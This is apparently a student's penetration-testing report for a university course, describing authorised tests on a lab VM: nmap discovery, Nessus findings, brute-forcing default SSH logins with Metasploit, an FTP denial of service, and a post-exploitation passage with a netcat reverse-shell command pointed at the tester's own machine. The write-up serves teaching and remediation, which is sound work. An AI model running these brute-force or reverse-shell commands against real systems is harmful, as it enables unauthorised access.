MARCH, 2024

Penetration Testing Report

for DMU Dubai

CTEC2914D PENETRATION TESTING

PREPARED BY:
MOHAMMED ARBAB KHAN - P2770825

WORDS: 2007 (EXCLUDING COVER PAGE,TABLE OF CONTENTS AND REFERENCE)

1 TABLE OF CONTENTS

2 EXECUTIVE SUMMARY

2.1 OVERVIEW

DMU Dubai has given us the task of performing Penetration Testing on the virtual machine osboxes for our final assignment as part of our course. This testing was conducted over the months of February and March.

The attacks conducted on the machine were done from the view of a malicious user trying to exploit the system.

The objective of this report is to identify and summarize the vulnerabilities found, and specify the required remediations needed. It also provides a detailed technical review of the techniques used, the threat's impact and risk, and recommendations to mitigate the risk.

2.2 SCOPE

The penetration test was approached as a blackbox test, i.e. information about the virtual machine was not given. Only a hint as to which network the machine was in.

The only limitations to this test were:

- Web-based services were **out of scope**. (HTTP and HTTPS)
- Offline attacks to the victim's virtual hard disk were **out of scope**.

Other than this:

- Brute-Force attacks were **in scope**.
- Any other services were **in scope**.
- The use of any technique and tool was **in scope**.


2.3 Tools Used

The tools used to perform this test were:

- Kali Linux – Virtual Machine
- Metasploit – Penetration Testing Tool
- Nmap – Network Scanner
- Nessus – Vulnerability Scanner
- OpenVAS – Vulnerability Scanner
- Python3 – Programming language

2.4 Approach

This test was conducted using NIST's Penetration Testing methodology i.e. NIST SP 800-115. It consists of four stages:



(NIST ,2008)

- Planning – Here the rules of engagement (ROE), targets and goals are identified.
- Discovery – Reconnaissance and identification of the vulnerabilities in the target machine.
- Attack – Exploitation of these vulnerabilities.
- Reporting – Documentation of the process and reporting the findings.

2.5 Risk Key

Throughout the report, the calculation of the risk level is done with the help of CVSS v3/v2 (Common Vulnerability Scoring System). This system determines the level of risk using numerical representations. It goes as following:

Severity	CVSS v3 Score
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

(Sans, 2023)

Severity	Description
Critical	Vulnerabilities in this range will most likely result in admin-level compromise to the devices in the infrastructure.
High	Exploitation of a vulnerability could result in achieving elevated privileges, causing serious loss of data or downtime.
Medium	Vulnerabilities in this range provide very limited access. They may be used to escalate privileges. Usually are paired with other vulnerabilities to create a successful attack.
Low	These vulnerabilities mainly consist of unnecessary information leakage. It can be used to help formulate higher level attacks. Exploitation of such requires local or physical access to the system.
None/Info	Not always a security flaw, these are usually raised when the system doesn't comply with the best security practices.

(atlassian, 2018)

3 TECHNICAL SUMMARY

3.1 TARGET DISCOVERY

- To find the IP address of the target machine an Nmap scan was performed on the given network through kali linux. The hint given was target is on 10.0.2.0/24.
- The command used for this was: `sudo nmap -sV 10.0.2.0/24`
- Which gave us:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 05:16 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 68.63% done; ETC: 05:16 (0:00:00 remaining)
Nmap scan report for 10.0.2.10
Host is up (0.00015s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
873/tcp  open  rsync       (protocol version 31)
2049/tcp open  nfs         2-4 (RPC #100003)
MAC Address: 08:00:27:F3:3A:CF (Oracle VirtualBox virtual NIC)
Service Info: Host: OSBOXES; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.12
Host is up (0.0000010s latency).
All 1000 scanned ports on 10.0.2.12 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 39.34 seconds
```

- From this we can determine that our target has the IP address 10.0.2.10 and the above ports open.

3.2 VULNERABILITY SCAN

To perform a vulnerability scan of the virtual machine, scanners Tenable Nessus and OpenVas were used. The following is the overview of the Nessus scan:

1	2	3	3	68
CRITICAL	HIGH	MEDIUM	LOW	INFO


Scan Information

Start time:	Thu Mar 21 05:22:12 2024
End time:	Thu Mar 21 05:26:36 2024

Host Information

Netbios Name:	OSBOXES
IP:	10.0.2.10
MAC Address:	08:00:27:F3:3A:CF
OS:	Linux Kernel 3.13 on Ubuntu 14.04 (trusty)

Graphical representation:



3.3 KEY FINDINGS


3.3.1 NFS Exported Share Information Disclosure

Critical | CVSS v2 – 10

Description

One or more of the NFS shares exported by the remote host can be mounted by the attacker. This may lead to the attacker reading and possibly writing files on the remote host.

Proof



Remediation

Configuring the NFS on the host to only allow authorized users to mount its remote shares will mitigate this risk.

Reference

CVE	CVE-1999-0211
CVE	CVE-1999-0170
CVE	CVE-1999-0554
Nessus	11356

3.3.2 Weak Password Requirements

Critical | CVSS v3 – 9.8

Description


On Linux machines, weak passwords can be accessed through SSH, or Telnet. SSH has password authentication enabled by default on trusted interfaces. This allows the attacker to possibly gain root access with the `su` command if the passwords been retrieved.


Proof

- To gain access to the weak passwords we have brute-forced the login to the ssh using default credentials for Linux devices found online.
- We use metasploit's auxiliary module: `scanner/ssh/ssh_login` through `msfconsole`
- Then we type: `use scanner/ssh/ssh_login` and perform with following:

```
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, use
                                                r&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                                ing-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.10
rhosts ⇒ 10.0.2.10
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file ~/pentest/ssh-defaultpasslist.txt
userpass_file ⇒ ~/pentest/ssh-defaultpasslist.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.10:22 - Starting bruteforce
[-] 10.0.2.10:22 - Failed: 'root:calvin'
[!] No active DB -- Credential data will not be saved!
[-] 10.0.2.10:22 - Failed: 'root:root'
[-] 10.0.2.10:22 - Failed: 'root:toor'
[-] 10.0.2.10:22 - Failed: 'administrator:password'
[-] 10.0.2.10:22 - Failed: 'NetLinx:password'
[-] 10.0.2.10:22 - Failed: 'administrator:Amx1234!'
[-] 10.0.2.10:22 - Failed: 'amx:password'
[-] 10.0.2.10:22 - Failed: 'amx:Amx1234!'
[-] 10.0.2.10:22 - Failed: 'admin:1988'
[-] 10.0.2.10:22 - Failed: 'admin:admin'
[-] 10.0.2.10:22 - Failed: 'Administrator:Vision2'
[-] 10.0.2.10:22 - Failed: 'cisco:cisco'
[-] 10.0.2.10:22 - Failed: 'c-comatic:xrtwk318'
[-] 10.0.2.10:22 - Failed: 'root:qwasyx21'
[-] 10.0.2.10:22 - Failed: 'admin:insecure'
```





- We can escalate privileges by obtaining a shell through the commands:
  `$ 'import pty;pty.spawn("/bin/bash")'`
  `$ sudo su`
- And type the password obtained from the brute-force i.e. osboxes.org

Remediation

The exploit here is that the password of the machine wasn't changed from its default password. Changing this by following the best password policies will mitigate these attacks.

Reference

CVE	CVE-2022-1039	Default Password List (danielmiessler, 2018)
CWE	CWE-521	

3.3.3 Vsftpd 3.0.3 Remote Denial of Service


High	CVSS v3 – 7.5

Description

VSFTPD 3.0.3 suffers from remote denial of service attacks due to the limited numbers of connections allowed.

Proof

- For performing the denial of service, a refined version of a python program i.e. vsftpd303-dos.py from exploit-db was used.



- We can confirm the attack works by capturing the packets during the attack. They show that 'there are too many connections from your internet address'.

No.	Time	Source	Destination	Protocol	Lengt	Info
242	2.318533028	10.0.2.10	10.0.2.12	FTP	86	Response: 220 (vsFTPd 3.0.2)
253	2.324441994	10.0.2.10	10.0.2.12	FTP	86	Response: 220 (vsFTPd 3.0.2)
255	2.325138702	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
260	2.330871424	10.0.2.10	10.0.2.12	FTP	86	Response: 220 (vsFTPd 3.0.2)
265	2.336429653	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
276	2.353180857	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
281	2.353924227	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
289	2.370916509	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
297	2.422458567	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
305	2.433984722	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
313	2.439363674	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
321	2.486020708	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
342	2.494648067	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
350	2.495188215	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
360	2.495675227	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
363	2.496096100	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
376	2.497069236	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
387	2.502903406	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
392	2.503375991	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
397	2.503753972	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
402	2.504177936	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.
407	2.504528277	10.0.2.10	10.0.2.12	FTP	130	Response: 421 There are too many connections from your internet address.

Remediation

Proper configuration of the firewall, detection of illegitimate traffic from the legitimate ones and frequent monitoring of the network can help mitigate this risk.

Reference

CVE	CVE-2021-30047
Vsftpd303-dos.py	(prodseanb, 2024)

3.3.4 FTP Anonymous Login Reporting


Medium	CVSS v3 – 6.4

Description

The remote FTP server allows anonymous logins. The files accessed through this method allows the attacker to:

- Gain access to confidential data
- Potentially write/modify/delete the data

Proof



Remediation

By simply configuring the remote FTP server so that it disables anonymous FTP Login, we can help mitigate this risk.

Reference

CVE	CVE-1999-0497
SecuritySpace	(securityspace, n.d.)

3.3.5 SSH Terrapin Prefix Truncation Weakness

Medium | CVSS v3 – 5.9

Description

The SSH server is susceptible a prefix truncation MITM (Man in the Middle) attack which is called as Terrapin. This allows the MITM attacker to bypass security checks and affect the integrity of the connection.

Nessus only checks whether certain weak keys are supported by the system and if strict weak key exchange algorithms are not applied. It does not check for vulnerable software versions.

Proof

```
Supports following CBC Client to Server algorithm              : cast128-cbc
Supports following CBC Client to Server algorithm              : aes192-cbc
Supports following CBC Client to Server algorithm              : aes256-cbc
Supports following CBC Client to Server algorithm              : rijndael-cbc@lysator.liu.se
Supports following CBC Client to Server algorithm              : blowfish-cbc
Supports following CBC Client to Server algorithm              : 3des-cbc
Supports following CBC Client to Server algorithm              : aes128-cbc
Supports following ChaCha20-Poly1305 Client to Server algorithm : chacha20-poly1305@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : hmac-md5-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : hmac-sha1-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : hmac-md5-96-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : hmac-sha1-96-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : hmac-ripemd160-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : hmac-sha2-512-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : hmac-sha2-256-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : umac-128-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm  : umac-64-etm@openssh.com
Supports following CBC Server to Client algorithm              : cast128-cbc
Supports following CBC Server to Client algorithm              : aes192-cbc
Supports following CBC Server to Client algorithm              : aes256-cbc
Supports following CBC Server to Client algorithm              : rijndael-cbc@lysator.liu.se
Supports following CBC Server to Client algorithm              : blowfish-cbc
Supports following CBC Server to Client algorithm              : 3des-cbc
Supports following CBC Server to Client algorithm              : aes128-c [...]
```

Remediation

Disabling the affected key algorithms and contacting the vendor for an advisory is recommended to help mitigate this risk.

Reference

CVE	CVE-2023-48795
Terrapin	(terrapin, 2023)
Nessus	187315

3.3.6 SMB Signing not required

Medium	CVSS v3 – 5.9

Description

The remote SMB server does not require Signing. This allows the attacker to perform attacks like MITM (Man in the Middle) on the remote server.

Remediation

Configuring the host so that it enforces SMB signing. On samba it is done through the setting 'server signing'. The following references provide further details to help with the same.

Reference

Samba.org	smb.conf
NetApp	Enabling SMB Signing
Nessus	57608

3.3.7 FTP Unencrypted Cleartext Login

Medium | CVSS v3 – 4.8

Description

The remote ftp server allows cleartext login over an unencrypted channel. This is a threat as an attacker can use a network-based packet sniffer to easily gain access to credentials used in this manner. This threat does not require special tools to be exploited.

Proof

1. When we attempt to login through FTP and capture the session with wireshark, we can clearly see the credentials used to login to the server.

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.10
Connected to 10.0.2.10.
220 (vsFTPd 3.0.2)
Name (10.0.2.10:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

ftp

No.	Time	Source	Destination	Protocol	Length	Info
4	0.018494267	10.0.2.10	10.0.2.12	FTP	86	Response: 220 (vsFTPd 3.0.2)
10	7.577637973	10.0.2.12	10.0.2.10	FTP	82	Request: USER anonymous
12	7.578613225	10.0.2.10	10.0.2.12	FTP	100	Response: 331 Please specify the password.
16	13.870354670	10.0.2.12	10.0.2.10	FTP	82	Request: PASS anonymous
18	13.918302890	10.0.2.10	10.0.2.12	FTP	89	Response: 230 Login successful.
20	13.918630078	10.0.2.12	10.0.2.10	FTP	72	Request: SYST
22	13.919594579	10.0.2.10	10.0.2.12	FTP	85	Response: 215 UNIX Type: L8
23	13.919926130	10.0.2.12	10.0.2.10	FTP	72	Request: FEAT
24	13.920701769	10.0.2.10	10.0.2.12	FTP	81	Response: 211-Features:
25	13.921113157	10.0.2.10	10.0.2.12	FTP	138	Response: EPRT

Remediation

Enabling FTPS or enforcing the connection via 'AUTH TLS' will help secure the connection, and thus mitigate the risk.

Reference

CWE	CWE-522	Nessus	34324
CWE	CWE-523		
Filezilla	(filezilla, 2021)		

3.3.8 SSH Weak Key Algorithms Supported

Medium	CVSS v2 – 4.3

Description

Through the scan, nessus has discovered that the SSH server uses arcfour (RC4) stream cipher or isn't using a cipher at all. An advisory from RFC 4253 says to avoid such ciphers due to its issue with weak keys.

Proof

```
The following weak server-to-client encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256

The following weak client-to-server encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256
```

Remediation

Removing the weak ciphers from the remote host by contacting the vendor or referring to product documentation should help mitigate this risk.

Reference

RFC	RFC 4353
Nessus	90317

3.3.9 SSH Server CBC Mode Ciphers Enabled

Low	CVSS v3 – 3.7

Description

The remote SSH server adopts the use of CBC i.e. Cipher Block Chaining encryption. This allows an attacker to perform a known ciphertext attack where the perpetrator gets the plaintext from the given ciphertext.

The Nessus plugin used for this scan only checks for the current options set in the SSH server and not for any vulnerable software versions in the machine.

Proof

```
The following client-to-server Cipher Block Chaining (CBC) algorithms
are supported :

  3des-cbc
  aes128-cbc
  aes192-cbc
  aes256-cbc
  blowfish-cbc
  cast128-cbc
  rijndael-cbc@lysator.liu.se

The following server-to-client Cipher Block Chaining (CBC) algorithms
are supported :

  3des-cbc
  aes128-cbc
  aes192-cbc
  aes256-cbc
  blowfish-cbc
  cast128-cbc
  rijndael-cbc@lysator.liu.se
```

Remediation

Enabling CTR or GCM cipher mode encryption instead of CBC encryption by contacting the vendor or referring to product documentation can help mitigate this risk.

Reference

CVE	CVE-2008-5161	Nessus	70658
XREF	CERT:958563		
CWE	CWE-200		

3.3.10 SSH Weak Key Exchange Algorithms Enabled

Low	CVSS v3 – 3.7

Description

The SSH server is set up to support the use of key exchange methods that are known to be weak. This is based on the IETF draft document Key Exchange Method Updates, and recommendations for SSH. Section 4 of this document advises the following key exchange methods as 'SHOULD NOT' be or 'MUST NOT' be included in the server:

diffie-hellman-group-exchange-sha1
gss-gex-sha1-
gss-group14-sha1-
diffie-hellman-group1-sha1
gss-group1-sha1-
rsa1024-sha1

Proof

```
The following weak key exchange algorithms are enabled :

  diffie-hellman-group-exchange-sha1
  diffie-hellman-group1-sha1
```

Remediation

Disabling the weak key exchange ciphers from the remote host by contacting the vendor or referring to product documentation should help mitigate this risk.

Reference

IETF	draft-ietf-curdle-ssh-kex-sha2-20
RFC	RFC 8732
Nessus	153953

3.4 POST EXPLOITATION

To gain persistent access to the target machine, attempts had been made to use different methods that includes establishing a reverse shell through:

- Netcat
- Bash

3.4.1 Netcat reverse shell

This method involves first creating netcat (`nc`) connection on an available port to the target machine and create a reverse shell through the following procedures:

- Create a `nc` listening session on our PC on any available port. Here we have created a `nc` listening session on port 5021.

- We then write the following command on the target's machine through the shell we obtained from the Weak Password Requirement attack to try getting a reverse shell: `nc <kali ip> <port> -e /bin/bash`

```
osboxes@osboxes:~$ nc 10.0.2.12 5021 -e /bin/bash
nc 10.0.2.12 5021 -e /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklnrStUuvZz] [-I length] [-i interval] [-O length]
          [-P proxy_username] [-p source_port] [-q seconds] [-s source]
          [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
          [-x proxy_address[:port]] [destination] [port]
osboxes@osboxes:~$
```

- As we can see this caused an error and hence was a failure.

3.4.2 Bash Reverse Shell


This method follows the same procedure as above i.e to establish a listener connection to the target machine through netcat but to obtain a reverse shell is different:

- Establish a listener connection like the one in the last procedure.

